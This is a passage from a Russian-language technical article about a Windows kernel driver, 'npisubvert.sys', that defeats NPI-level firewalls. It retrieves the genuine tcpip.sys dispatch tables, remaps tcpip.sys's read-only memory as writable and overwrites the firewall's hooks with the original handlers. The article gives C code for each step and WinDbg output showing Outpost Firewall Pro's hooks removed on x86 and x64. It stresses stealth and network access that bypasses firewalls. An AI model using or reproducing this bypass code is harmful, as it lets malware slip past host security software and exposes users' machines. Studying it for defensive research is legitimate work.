RtlCopyMemory(&DriverEntry->FullDllName, &OriginalFullDllName, sizeof(UNICODE_STRING));

Код, получающий указатели на XxxTlProviderDispatch таблицы, находится в обработчике FakeClientAttachProvider, который мы указали при составлении структуры NPI_CLIENT_CHARACTERISTICS:

```
static
NTSTATUS
NTAPI
  FakeClientAttachProvider(
    __in HANDLE NmrBindingHandle,
    __in PTL_DISPATCH_TABLES DispatchTables,
    __in PNPI_REGISTRATION_INSTANCE ProviderRegistrationInstance
    )
```

Данная функция вызывается NMR при вызове NmrRegisterClient() для каждого ModuleId, который зарегистрировал провайдер с данным NPIID, а это уже перечисленные NPI_MS_TCP_MODULEID, NPI_MS_UDP_MODULEID, NPI_MS_RAW_MODULEID. Данная информация передается в ProviderRegistrationInstance, чем мы и воспользуемся при получении указателей на таблицы:

```
if (!memcmp(ProviderRegistrationInstance->ModuleId, &NPI_MS_TCP_MODULEID, sizeof(NPI_MODULEID)))
{
 ASSERT( !DispatchTables->TcpTlProviderDispatch );

 // Get TcpTlProviderDispatch table

 Status = NmrClientAttachProvider(
  NmrBindingHandle, NULL, NULL, &ProviderContext, &DispatchTables->TcpTlProviderDispatch);
 if (!NT_SUCCESS(Status)) {
  KdPrint(("FakeClientAttachProvider(): NmrClientAttachProvider(TcpTlProviderDispatch) failed with
   status 0x%08X\n", Status));
 }
}
else if (!memcmp(ProviderRegistrationInstance->ModuleId, &NPI_MS_UDP_MODULEID, sizeof(
   NPI_MODULEID)))
{
 ASSERT( !DispatchTables->UdpTlProviderDispatch );

 // Get UdpTlProviderDispatch table

 Status = NmrClientAttachProvider(
  NmrBindingHandle, NULL, NULL, &ProviderContext, &DispatchTables->UdpTlProviderDispatch);
 if (!NT_SUCCESS(Status)) {
  KdPrint(("FakeClientAttachProvider(): NmrClientAttachProvider(UdpTlProviderDispatch) failed with
   status 0x%08X\n", Status));
 }
}
else if (!memcmp(ProviderRegistrationInstance->ModuleId, &NPI_MS_RAW_MODULEID, sizeof(
   NPI_MODULEID)))
{
 ASSERT( !DispatchTables->RawTlProviderDispatch );

 // Get RawTlProviderDispatch table

 Status = NmrClientAttachProvider(
  NmrBindingHandle, NULL, NULL, &ProviderContext, &DispatchTables->RawTlProviderDispatch);
 if (!NT_SUCCESS(Status)) {
  KdPrint(("FakeClientAttachProvider(): NmrClientAttachProvider(RawTlProviderDispatch) failed with
   status 0x%08X\n", Status));
 }
}
```

Для того, чтобы получить непосредственный указатель на одну из таблиц диспетчеризации, нам необходимо вызвать функцию NmrClientAttachProvider(), конечный пункт которой – вызов InetTlNotifyAttachClient(), которая и возвращает указатель на таблицу. Эти указатели мы запоминаем и будем использовать дальше при восстановлении обработчиков на оригинальные.

Успешно получив указатели на XxxTlProviderDispatch таблицы, вызываем GetInternalTcpipDispatches(), которая получает указатели на оставшиеся таблицы

XxxTlProviderXxxDispatch, а также указатели на их настоящие обработичики. Как уже было сказано, самый простой способ восстановления обработчиков – загрузка tcpip.sys с диска и перезапись всей секции .rdata оригинальными данными. Есть одно негласное правило при написании кода такого рода – чем меньше изменений мы привносим в систему, тем мы незаметнее (вполне возможны аналогичные изменениях в другой часть .rdata). Поэтому из этих побуждений, а еще и из-за исследовательского интереса, мы будем восстанавливать конкретные таблицы шаг за шагом. Эта практика, кстати, поможет немного разобраться в недокументированном TL (Transport Layer) интерфейсе tcpip.sys и эти знания могут быть использованы для написания собственного NPI клиента tcpip.sys.

Для загрузки копии tcpip.sys в память организована функция GetTcpip(), действия которой раскладываются в несколько этапов: получение базового адреса и размера модуля уже загруженного tcpip.sys; загрузка копии tcpip.sys с диска; маппинг секций; настройка релоков:

```
UNICODE_STRING TcpipDriverName = CONST_UNICODE_STRING(L"\\Driver\\tcpip");
UNICODE_STRING TcpipDriverPath = CONST_UNICODE_STRING(L"\\SystemRoot\\system32\\drivers\\tcpip.
   sys");
MEMORY_CHUNK FlatFile = {0};
NTSTATUS  Status = STATUS_UNSUCCESSFUL;

Status = GetDriverModuleInfo(&TcpipDriverName, &OriginalTcpip->Buffer, &OriginalTcpip->Size);
if (!NT_SUCCESS(Status)) {
 KdPrint(("GetTcpip(): GetDriverModuleInfo(%wZ) failed with status 0x%08X\n", &TcpipDriverName,
   Status));
 return Status;
}

Status = GetFileData(&TcpipDriverPath, &FlatFile);
if (!NT_SUCCESS(Status)) {
 KdPrint(("GetTcpip(): GetFileData(%wZ) failed with status 0x%08X\n", &TcpipDriverPath, Status));
 return Status;
}

Status = MapImage(&FlatFile, LoadedTcpip);
FreeMemoryChunk(&FlatFile);

if (!NT_SUCCESS(Status)) {
 KdPrint(("GetTcpip(): MapImage(%wZ) failed with status 0x%08X\n", &TcpipDriverPath, Status));
}
```

Функция MapImage() делает всю нудную работу за нас – она удостоверивается в целостности модуля, располагает секции соответствующим образом в памяти и правит релокации. Следует учитывать то, что память, выделенная MapImage() – подкачиваемая и поэтому образ, спроецированный данной функцией, не может быть использован для запуска кода. Следует сделать правку в функции, чтобы она выделяла память из неподкачиваемого пула, тогда такой запуск будет возможен.

Работа функции GetInternalTcpipDispatchTables() разбита на 7 этапов:

1. Получение настоящих (не перехваченных) обработчиков таблиц TcpTlProviderDispatch/ UdpTlProviderDispatch/ RawTlProviderDispatch
2. Получение указателей на таблицы TcpTlProviderEndpointDispatch/ UdpTlProviderEndpointDispatch/ RawTlProviderEndpointDispatch, располагающихся в tcpip.sys
3. Получение настоящих (не перехваченных) обработчиков таблиц TcpTlProviderEndpointDispatch / UdpTlProviderEndpointDispatch / RawTlProviderEndpointDispatch
4. Получение указателей на таблицы TcpTlProviderListenDispatch/ TcpTlProviderConnectDispatch, располагающихся в tcpip.sys
5. Получение настоящих (не перехваченных) обработчиков таблиц TcpTlProviderListenDispatch/ TcpTlProviderConnectDispatch
6. Получение указателей на таблицы UdpTlProviderMessageDispatch/RawTlProviderMessageDispatch, располагающихся в tcpip.sys

7. Получение настоящих (не перехваченных) обработчиков таблиц UdpTlProviderMessageDispatch / RawTlProviderMessageDispatch

Работа по нахождению настоящих обработчиков, которые перехвачены, довольно тривиальна и выполняется функцией GetRealTcpipDispatchTable():

```
static
NTSTATUS
  GetRealTcpipDispatchTable(
 __in  PMEMORY_CHUNK  OriginalTcpip,
 __in  PMEMORY_CHUNK  LoadedTcpip,
 __in  PVOID*   OriginalDispatchTable,
 __out PVOID*   RealDispatchTable,
 __in  ULONG    PointersCount
  )
```

По подсчитанному виртуальному смещению таблицы диспетчеризации, из загруженной копии tcpip.sys получаются указатели на обработчики и поправляются таким образом, чтобы они указывали в соответствующее место в оригинальном модуле. Довольно просто, с условием того, что мы имеем указатель на эту таблицу и таблица находится в пределах tcpip.sys. Данной функцией пользуются функции GetRealXxxTlProviderDispatch(), GetRealXxxTlProviderEndpointDispatch(), GetRealTcpDispatches(),GetRealMessageDispatches(), которые вызываются на этапах №1, №3, №5, №7 соответственно.

Куда более интересная жизнь наступает при необходимости получения указателей на таблицы XxxTlProviderEndpointDispatch/ TcpTlProviderListenDispatch/ TcpTlProviderConnectDispatch/ XxxTlProviderMessageDispatch. Указатели на эти таблицы можно получить только в том случае, если вы знакомы с внутренним интерфейсом tcpip.sys, который не документирован. Кажется, именно здесь придется применить весь талант реверс-инженера, о чем дальше и пойдет речь.

Внутренний интерфейс tcpip.sys

Каждый обработчик таблиц диспетчеризации tcpip.sys получает два параметра на вход и имеет следующий прототип:

```
typedef NTSTATUS (NTAPI* PROVIDER_DISPATCH) (
 __in PVOID Endpoint,
 __in PTL_ENDPOINT_DATA ProviderData
);
```

Структура TL_ENDPOINT_DATA определяется следующим образом:

```
typedef struct _TL_ENDPOINT_DATA {
 GET_DISPATCH GetDispatch;
 PVOID   GetDispatchContext;
 PVOID   Flags;
 USHORT   Family;
#ifndef _AMD64_
 PVOID   Unk5;
#endif
 PEPROCESS  Process;
 PETHREAD  Thread;
 PVOID   Object;
 PSOCKADDR_IN Addr1;
 PVOID   Unk10;
 PVOID   Unk11;
 PSOCKADDR_IN Addr2;
 PVOID   Unk13;
 PVOID   Unk14;
 PVOID   Unk15;
 PVOID   Unk16;
…
} TL_ENDPOINT_DATA, *PTL_ENDPOINT_DATA;
```

Данная структура описывает т.н. «конечное подключение» к определенной сущности внутри tcpip.sys. Вызовы к данным «сущностям» похожи во многом на вызовы BSD sockets, и каждому

отводится собственный набор обработчиков. Чтобы использовать определенный модуль tcpip.sys, мы должны получить указатель на таблицу со списком его обработчиков. Самый первый член структуры TL_ENDPOINT_DATA – указатель на callback функцию, которая вызывается в том случае, если наш вызов был успешно зарегистрирован. В таком случае tcpip.sys создает внутреннюю структуру, в которую копирует часть данных из TL_ENDPOINT_DATA и передает указатель на нее вместе с указателем на таблицу диспетчеризации этого модуля. Судя по всему, данный возвращаемый указатель следует интерпретировать лишь как безликий HANDLE, передавая его в качестве такового последующим обработчикам. Упомянутая callback функция имеет следующий прототип:

```
typedef NTSTATUS (NTAPI* GET_DISPATCH) (
 __in PVOID  Context,
 __in NTSTATUS Status,
 __in PVOID  Endpoint,
 __in PVOID  DispatchTable
);
```

В параметре Context передается значение, указанное во втором члене структуры – GetDispatchContext, что очень удобно при возврате каких-либо данных. Указатель DispatchTable и есть ожидаемый указатель на таблицу диспетчеризации. Указатель Endpoint – это указатель на упомянутую выше внутреннюю структуру, которую выделяет и заполняет tcpip.sys, мы должны хранить этот указатель до момента разрыва связи. В результате исследования стало ясно, что следующие поля обязательны к заполнению:

• Поле Family должно содержать одно из значений AF_XXX для успешного запуска обработчика TL_PROVIDER_DISPATCH.Endpoint
• Поле Process должно указывать на EPROCESS клиентского процесса
• Поле Thread должно указывать на ETHREAD клиентского потока
• Поле Addr1 должно указывать на валидную структуру SOCKADDR_IN с корректным значением поля sin_family при вызовах TL_PROVIDER_DISPATCH.Listen и TL_PROVIDER_DISPATCH.Connect
• Поле Addr2 должно указывать на валидную структуру SOCKADDR_IN с корректными значениями полей sin_family и sin_port (не ноль) при вызовах TL_PROVIDER_DISPATCH.Connect

Опытным путем установлено, что при Family=AF_INET, и с Process и Thread, указывающими на текущий процесс и поток, все замечательно работает. Остальные поля могут быть равны нулю, чем мы и воспользуемся при регистрации подключения. Строго говоря, желательно пройти путь реверса от начала до конца, чтобы на 100% быть уверенными в том, что все поля структуры верны. Особо дотошные непременно это осуществят, а нам хватит и того, что есть.

Для примера рассмотрим получение указателей на структуры XxxTlProviderEndpointDispatch функцией GetEndpointDispatches():

```
static
NTSTATUS
  GetEndpointDispatches(
 __inout PTL_DISPATCH_TABLES Dispatches
 )
{
 PROVIDER_DISPATCH_UNK1 DispatchUnk1 = {0};
 TL_ENDPOINT_DATA  EndpointData = {0};
 GET_DISPATCH_CONTEXT GetDispatchContext = {0};
 NTSTATUS    Status = STATUS_UNSUCCESSFUL;
```

Заполняем необходимые поля структуры TL_ENDPOINT_DATA:

```
 EndpointData.GetDispatch  = GetDispatchCallback;
 EndpointData.GetDispatchContext = &GetDispatchContext;
 EndpointData.Family    = AF_INET;
 EndpointData.Process   = PsGetCurrentProcess();
 EndpointData.Thread    = PsGetCurrentThread();

 GetDispatchContext.DispatchTable = &Dispatches->TcpTlProviderEndpointDispatch;
```

```
 GetDispatchContext.Endpoint = NULL;
 Dispatches->TcpTlProviderEndpointDispatch = NULL;
```

Callback представляет собой очень простую функцию:

```
static
NTSTATUS
NTAPI
  GetDispatchCallback(
 __in PGET_DISPATCH_CONTEXT Context,
 __in NTSTATUS    Status,
 __in PVOID     Endpoint,
 __in PVOID     DispatchTable
)
{
 if (!Context || !Context->DispatchTable)
  return STATUS_INVALID_PARAMETER;

 Context->Endpoint = Endpoint;
 *Context->DispatchTable = DispatchTable;

 return STATUS_SUCCESS;
}
```

Регистрируем подключение:

```
 Status = Dispatches->RealTcpTlProviderDispatch.Endpoint(&DispatchUnk1, &EndpointData);
 if (!NT_SUCCESS(Status)) {
  KdPrint(("GetXxxTlProviderEndpointDispatch(): TcpTlProviderDispatch->Endpoint() failed with
    status 0x%08X\n", Status));
  return Status;
 }
```

После успешной регистрации подключения необходимо вызвать функцию разрыва связи, чтобы tcpip.sys мог освободить всю занятую им память (проблема не только в памяти, в случае неразрыва связи, в памяти останется висеть ETHREAD, указатель на который мы поместили в поле Thread). Видно, что для опроса tcpip.sys используется настоящий обработчик tcpip.sys, который был получен ранее. Этим мы избегаем фаерволлов, которые предпочтут выдавать указатель на свою таблицу со своими обработчиками. Отключаемся от tcpip.sys:

```
if (GetDispatchContext.Endpoint) {
 Status = Dispatches->TcpTlProviderEndpointDispatch->CloseEndpoint(GetDispatchContext.Endpoint,
   NULL);
 if (!NT_SUCCESS(Status)) {
  KdPrint(("GetXxxTlProviderEndpointDispatch(): TcpTlProviderDispatch->CloseEndpoint() failed with
   status 0x%08X\n", Status));
 }
}
```

Как уже стало заметно, сохраненный идентификатор подключения Endpoint передается первым параметром обработчику CloseEndpoint(), так производится корректный разрыв связи с «конечной точкой» подключения. Аналогичная операция производится для UdpTlProviderDispatch и RawTlProviderDispatch таблиц. При получении указателей на TcpTlProviderListenDispatch/ TcpTlProviderConnectDispatch/ XxxTlProviderMessageDispatch все происходит в той же очередности, разве что еще указываются необходимые Addr1 и Addr2 в соответствии требованиям, приведенным выше.

После того, как все указатели на таблицы внутри tcpip.sys, а также настоящие обработчики этих таблиц будут получены, можно приступать к их восстановлению. Другой вариант – полный реверс tcpip.sys, детальное понимание принципов работы интерфейса и написание собственного клиента, который будет иметь возможность работы с сетью в обход NPI фаерволлов. Мы же пойдем по пути меньшего сопротивления и просто восстановим все XxxTlProviderXxxDispatch таблицы. Данной работой занимается вторая часть кода.

Снятие NPI перехватов

Код восстановления XxxTlProviderXxxDispatch таблиц располагается в функции UnhookNPI() и разбит на 4 этапа:

1. Восстановление обработчиков из XxxTlProviderDispatch таблиц
2. Восстановление обработчиков из XxxTlProviderEndpointDispatch таблиц
3. Восстановление обработчиков из TcpTlProviderListenDispatch и TcpTlProviderConnectDispatch таблиц
4. Восстановление обработчиков из UdpTlProviderMessageDispatch и RawTlProviderMessageDispatch таблиц

Всю работу по восстановлению таблиц берет на себя функция RestoreTcpipDispatchTable():

```
static
NTSTATUS
  RestoreTcpipDispatchTable(
 __in  PMEMORY_CHUNK  OriginalTcpip,
 __in  PVOID*   OriginalDispatchTable,
 __in  PVOID*   RealDispatchTable,
 __in  ULONG    DispatchTableSize
  )
```

Функции передается описатель действующего модуля tcpip.sys, указатель на очередную таблицу, указатель на таблицу с настоящими обработчиками (указывающими в tcpip.sys) и размер данной таблицы. Сперва функция удостоверивается в том, что переданный указатель на таблицу действительно принадлежит tcpip.sys:

```
 if ((ULONG_PTR)OriginalDispatchTable < (ULONG_PTR)OriginalTcpip->Buffer ||
  (ULONG_PTR)OriginalDispatchTable + DispatchTableSize > (ULONG_PTR)OriginalTcpip->Buffer +
    OriginalTcpip->Size)
 {
  KdPrint(("RestoreTcpipDispatchTable(): Dispatch table %p is out of tcpip.sys' range %p..%p\n",
   OriginalDispatchTable, OriginalTcpip->Buffer, (ULONG_PTR)OriginalTcpip->Buffer + OriginalTcpip-
    >Size));
  return STATUS_UNSUCCESSFUL;
 }
```

Если таблица не перехвачена, то ничего и делать не нужно:

```
 if (!memcmp(OriginalDispatchTable, RealDispatchTable, DispatchTableSize))
  return STATUS_SUCCESS;
```

В противном случае мы проецируем указанный кусок памяти по другому адресу, разрешая запись в эту память:

```
 PMDL  OriginalDispatchTableMdl = NULL;
 PVOID*  MappedOriginalDispatchTable = NULL;
…
 OriginalDispatchTableMdl = IoAllocateMdl(OriginalDispatchTable, DispatchTableSize, FALSE, FALSE,
    NULL);
 if (!OriginalDispatchTableMdl)
  return STATUS_INSUFFICIENT_RESOURCES;

 // Going to have write access to the read only memory of tcpip.sys' .rdata section

 __try {
  MmProbeAndLockPages(OriginalDispatchTableMdl, KernelMode, IoWriteAccess);
 }
 __except (EXCEPTION_EXECUTE_HANDLER) {
  IoFreeMdl(OriginalDispatchTableMdl);
  return STATUS_ACCESS_VIOLATION;
 }

 MappedOriginalDispatchTable = MmMapLockedPagesSpecifyCache(
  OriginalDispatchTableMdl, KernelMode, MmNonCached, NULL, FALSE, HighPagePriority);
 if (!MappedOriginalDispatchTable) {
  MmUnlockPages(OriginalDispatchTableMdl);
  IoFreeMdl(OriginalDispatchTableMdl);
  return STATUS_UNSUCCESSFUL;
```

```
 }
```

Восстановление таблицы производится вызовом одной функции:

RtlCopyMemory(MappedOriginalDispatchTable, RealDispatchTable, DispatchTableSize);

Пример использования функции не заставит себя долго ждать:

```
static
NTSTATUS
  UnhookXxxTlProviderDispatch(
 __in PTL_DISPATCH_TABLES Dispatches,
 __in PMEMORY_CHUNK   OriginalTcpip
  )
{
…
 Status = RestoreTcpipDispatchTable(
  OriginalTcpip,
  (PVOID*)Dispatches->TcpTlProviderDispatch,
  (PVOID*)&Dispatches->RealTcpTlProviderDispatch,
  sizeof(TL_PROVIDER_DISPATCH));
 if (!NT_SUCCESS(Status)) {
  KdPrint(("UnhookXxxTlProviderDispatch(): RestoreTcpipDispatchTable(TcpTlProviderDispatch) failed
    with status 0x%08X\n",
   Status));
  return Status;
 }

 Status = RestoreTcpipDispatchTable(
  OriginalTcpip,
  (PVOID*)Dispatches->UdpTlProviderDispatch,
  (PVOID*)&Dispatches->RealUdpTlProviderDispatch,
  sizeof(TL_PROVIDER_DISPATCH));
 if (!NT_SUCCESS(Status)) {
  KdPrint(("UnhookXxxTlProviderDispatch(): RestoreTcpipDispatchTable(UdpTlProviderDispatch) failed
    with status 0x%08X\n",
   Status));
  return Status;
 }
```

Восстановление обработчиков завершено, NPI фаерволл повержен. Удостоверимся в этом на том же Outpost firewall Pro 2009 (v6.5, x86), запустив npisubvert.sys:

```
kd> g
TCPIP.SYS image region:        0x8819F000..0x88270000

TcpTlProviderDispatch:         0x8824A8FC
    IoControl:                 0x88220C52 (0x88220C52 real)
    QueryDispatch:             0x8822A004 (0x8822A004 real)
    Endpoint:                  0x8BA86AA4 (0x881DB212 real) HOOKED by afwcore.sys
    Message:                   0x88229FF9 (0x88229FF9 real)
    Listen:                    0x8BA86D86 (0x881C9E59 real) HOOKED by afwcore.sys
    ReleaseIndicationList:     0x8BA83B60 (0x881DFCC4 real) HOOKED by afwcore.sys
    Cancel:                    0x8BA86208 (0x881C979B real) HOOKED by afwcore.sys

TcpTlProviderEndpointDispatch: 0x8824A91C
    CloseEndpoint:             0x8BA85BC4 (0x881DBD38 real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x8BA85CA4 (0x881DB5E2 real) HOOKED by afwcore.sys
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)

TcpTlProviderConnectDispatch:  0x8824A938
    CloseEndpoint:             0x8BA859E8 (0x881E4543 real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x881E01ED (0x881E01ED real)
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)
    Send:                      0x8BA83E5C (0x8820E188 real) HOOKED by afwcore.sys
    Receive:                   0x8BA84E5A (0x881D2258 real) HOOKED by afwcore.sys
    Disconnect:                0x8BA841DA (0x881E4886 real) HOOKED by afwcore.sys

TcpTlProviderListenDispatch:   0x8824A928
    CloseEndpoint:             0x8BA86012 (0x881C5C44 real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x881B11A6 (0x881B11A6 real)
```

```
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)
    ResumeConnection:          0x88220C42 (0x88220C42 real)

UdpTlProviderDispatch:         0x8824ACE4
    IoControl:                 0x88228C0B (0x88228C0B real)
    QueryDispatch:             0x8822A004 (0x8822A004 real)
    Endpoint:                  0x8BA87EF2 (0x881D0152 real) HOOKED by afwcore.sys
    Message:                   0x8BA87CC2 (0x881D06DE real) HOOKED by afwcore.sys
    Listen:                    0x8822A093 (0x8822A093 real)
    ReleaseIndicationList:     0x88228BF0 (0x88228BF0 real)
    Cancel:                    0x8822A07D (0x8822A07D real)

UdpTlProviderEndpointDispatch: 0x8824AD04
    CloseEndpoint:             0x8BA87760 (0x881D0B1B real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x8BA87840 (0x881CF8BC real) HOOKED by afwcore.sys
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)

UdpTlProviderMessageDispatch:  0x8824AD10
    CloseEndpoint:             0x8BA87760 (0x881D0B1B real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x8BA87840 (0x881CF8BC real) HOOKED by afwcore.sys
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)
    SendMessages:              0x8BA87132 (0x881EF50F real) HOOKED by afwcore.sys

RawTlProviderDispatch:         0x8824AE58
    IoControl:                 0x8822A09E (0x8822A09E real)
    QueryDispatch:             0x8822A004 (0x8822A004 real)
    Endpoint:                  0x8BA88782 (0x881BCBB0 real) HOOKED by afwcore.sys
    Message:                   0x8BA8863E (0x881BC615 real) HOOKED by afwcore.sys
    Listen:                    0x8822A093 (0x8822A093 real)
    ReleaseIndicationList:     0x88228BF0 (0x88228BF0 real)
    Cancel:                    0x8822A07D (0x8822A07D real)

RawTlProviderEndpointDispatch: 0x8824AE78
    CloseEndpoint:             0x8BA88296 (0x881AF470 real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x881BC1D6 (0x881BC1D6 real)
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)

RawTlProviderMessageDispatch:  0x8824AE84
    CloseEndpoint:             0x8BA88296 (0x881AF470 real) HOOKED by afwcore.sys
    IoControlEndpoint:         0x881BC1D6 (0x881BC1D6 real)
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)
    SendMessages:              0x88229350 (0x88229350 real)

The NPI hooks have been cleaned successfully
```

Удостоверимся в снятых перехватах:

```
kd> dd TcpTlProviderDispatch
8824a8fc  88220c52 8822a004 881db212 88229ff9
8824a90c  881c9e59 881ddf90 881dfcc4 881c979b

kd> u 88220c52
tcpip!TcpTlProviderIoControl:
88220c52 8bff            mov     edi,edi
88220c54 55              push    ebp
88220c55 8bec            mov     ebp,esp
88220c57 8b450c          mov     eax,dword ptr [ebp+0Ch]

kd> u 881ddf90
tcpip!TcpTlProviderConnect:
881ddf90 8bff            mov     edi,edi
881ddf92 55              push    ebp
881ddf93 8bec            mov     ebp,esp
881ddf95 5d              pop     ebp
881ddf96 e97cedffff      jmp     tcpip!TcpCreateAndConnectTcb (881dcd17)
```

Ждем кое-какое время и пробуем вновь (вдруг он следит за перехватами?):

```
TCPIP.SYS image region:        0x8819F000..0x88270000

TcpTlProviderDispatch:         0x8824A8FC
    IoControl:                 0x88220C52 (0x88220C52 real)
```

```
    QueryDispatch:             0x8822A004 (0x8822A004 real)
    Endpoint:                  0x881DB212 (0x881DB212 real)
    Message:                   0x88229FF9 (0x88229FF9 real)
    Listen:                    0x881C9E59 (0x881C9E59 real)
    ReleaseIndicationList:     0x881DFCC4 (0x881DFCC4 real)
    Cancel:                    0x881C979B (0x881C979B real)

TcpTlProviderEndpointDispatch: 0x8824A91C
    CloseEndpoint:             0x881DBD38 (0x881DBD38 real)
    IoControlEndpoint:         0x881DB5E2 (0x881DB5E2 real)
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)

TcpTlProviderConnectDispatch:  0x8824A938
    CloseEndpoint:             0x881E4543 (0x881E4543 real)
    IoControlEndpoint:         0x881E01ED (0x881E01ED real)
    QueryDispatchEndpoint:     0x88229FEE (0x88229FEE real)
    Send:                      0x8820E188 (0x8820E188 real)
```

Пробуем на x64 версии (Outpost Firewall Pro 2008 v6.0). Предварительные пробы:

```
kd> dq TcpTlProviderConnectDispatch
fffffa60`00f83278  fffffa60`026e2a9c fffffa60`00ec60e0
fffffa60`00f83288  fffffa60`00ee23cc fffffa60`026e3d30
fffffa60`00f83298  fffffa60`026e3ac4 fffffa60`026e4710

kd> u fffffa60`026e2a9c
*** ERROR: Module load completed but symbols could not be loaded for afw.sys
afw+0xda9c:
fffffa60`026e2a9c 48895c2408      mov     qword ptr [rsp+8],rbx
fffffa60`026e2aa1 55              push    rbp
fffffa60`026e2aa2 56              push    rsi
fffffa60`026e2aa3 57              push    rdi
fffffa60`026e2aa4 4883ec50        sub     rsp,50h
fffffa60`026e2aa8 488b0559e70200  mov     rax,qword ptr [afw+0x3c208 (fffffa60`02711208)]
fffffa60`026e2aaf 488bf1          mov     rsi,rcx
fffffa60`026e2ab2 bd010000c0      mov     ebp,0C0000001h

kd> u fffffa60`026e3d30
afw+0xed30:
fffffa60`026e3d30 48895c2408      mov     qword ptr [rsp+8],rbx
fffffa60`026e3d35 48896c2410      mov     qword ptr [rsp+10h],rbp
fffffa60`026e3d3a 4889742420      mov     qword ptr [rsp+20h],rsi
fffffa60`026e3d3f 57              push    rdi
fffffa60`026e3d40 4883ec50        sub     rsp,50h
fffffa60`026e3d44 48833dd4d4020000 cmp     qword ptr [afw+0x3c220 (fffffa60`02711220)],0
fffffa60`026e3d4c 488bfa          mov     rdi,rdx
fffffa60`026e3d4f 488bd9          mov     rbx,rcx

kd> dq RawTlProviderMessageDispatch
fffffa60`00f82e08  fffffa60`026e7d04 fffffa60`00e70000
fffffa60`00f82e18  fffffa60`00ee23cc fffffa60`00e84860

kd> u fffffa60`026e7d04
afw+0x12d04:
fffffa60`026e7d04 48895c2408      mov     qword ptr [rsp+8],rbx
fffffa60`026e7d09 48896c2410      mov     qword ptr [rsp+10h],rbp
fffffa60`026e7d0e 56              push    rsi
fffffa60`026e7d0f 57              push    rdi
fffffa60`026e7d10 4154            push    r12
fffffa60`026e7d12 4883ec20        sub     rsp,20h
fffffa60`026e7d16 4c8bc1          mov     r8,rcx
fffffa60`026e7d19 4c8bca          mov     r9,rdx
```

Запускаем npisubvert.sys:

```
TCPIP.SYS image region:        0xFFFFFA6000E67000..0xFFFFFA6000FDB000

TcpTlProviderDispatch:         0xFFFFFA6000F83200
    IoControl:                 0xFFFFFA6000F47430 (0xFFFFFA6000F47430 real)
    QueryDispatch:             0xFFFFFA6000EE23B4 (0xFFFFFA6000EE23B4 real)
    Endpoint:                  0xFFFFFA60026E1540 (0xFFFFFA6000EC5B70 real) HOOKED by afw.sys
    Message:                   0xFFFFFA6000EE23C0 (0xFFFFFA6000EE23C0 real)
```

```
    Listen:                   0xFFFFFA60026E2CB4 (0xFFFFFA6000E8B420 real) HOOKED by afw.sys
    ReleaseIndicationList:    0xFFFFFA60026E444C (0xFFFFFA6000EC0D60 real) HOOKED by afw.sys
    Cancel:                   0xFFFFFA60026E426C (0xFFFFFA6000F78680 real) HOOKED by afw.sys

TcpTlProviderEndpointDispatch: 0xFFFFFA6000F83240
    CloseEndpoint:            0xFFFFFA60026E1B90 (0xFFFFFA6000EC2010 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA60026E1C8C (0xFFFFFA6000EC99E0 real) HOOKED by afw.sys
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)

TcpTlProviderConnectDispatch:  0xFFFFFA6000F83278
    CloseEndpoint:            0xFFFFFA60026E2A9C (0xFFFFFA6000EC93E0 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA6000EC60E0 (0xFFFFFA6000EC60E0 real)
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    Send:                     0xFFFFFA60026E3D30 (0xFFFFFA6000ED51A0 real) HOOKED by afw.sys
    Receive:                  0xFFFFFA60026E3AC4 (0xFFFFFA6000EC0270 real) HOOKED by afw.sys
    Disconnect:               0xFFFFFA60026E4710 (0xFFFFFA6000EC8F40 real) HOOKED by afw.sys

TcpTlProviderListenDispatch:   0xFFFFFA6000F83258
    CloseEndpoint:            0xFFFFFA60026E32F4 (0xFFFFFA6000E8CF20 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA6000E6F680 (0xFFFFFA6000E6F680 real)
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    ResumeConnection:         0xFFFFFA6000F74740 (0xFFFFFA6000F74740 real)

UdpTlProviderDispatch:         0xFFFFFA6000F82F70
    IoControl:                0xFFFFFA6000F2CC10 (0xFFFFFA6000F2CC10 real)
    QueryDispatch:            0xFFFFFA6000EE23B4 (0xFFFFFA6000EE23B4 real)
    Endpoint:                 0xFFFFFA60026E6108 (0xFFFFFA6000ECC850 real) HOOKED by afw.sys
    Message:                  0xFFFFFA60026E70EC (0xFFFFFA6000EC7D40 real) HOOKED by afw.sys
    Listen:                   0xFFFFFA6000EE23D8 (0xFFFFFA6000EE23D8 real)
    ReleaseIndicationList:    0xFFFFFA6000F2CBF0 (0xFFFFFA6000F2CBF0 real)
    Cancel:                   0xFFFFFA6000EE23F0 (0xFFFFFA6000EE23F0 real)

UdpTlProviderEndpointDispatch: 0xFFFFFA6000F82FB0
    CloseEndpoint:            0xFFFFFA60026E6778 (0xFFFFFA6000ECD9D0 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA60026E6A84 (0xFFFFFA6000EC9EB0 real) HOOKED by afw.sys
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)

UdpTlProviderMessageDispatch:  0xFFFFFA6000F82FC8
    CloseEndpoint:            0xFFFFFA60026E6778 (0xFFFFFA6000ECD9D0 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA60026E6A84 (0xFFFFFA6000EC9EB0 real) HOOKED by afw.sys
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    SendMessages:             0xFFFFFA60026E68C0 (0xFFFFFA6000EACE60 real) HOOKED by afw.sys

RawTlProviderDispatch:         0xFFFFFA6000F82DB0
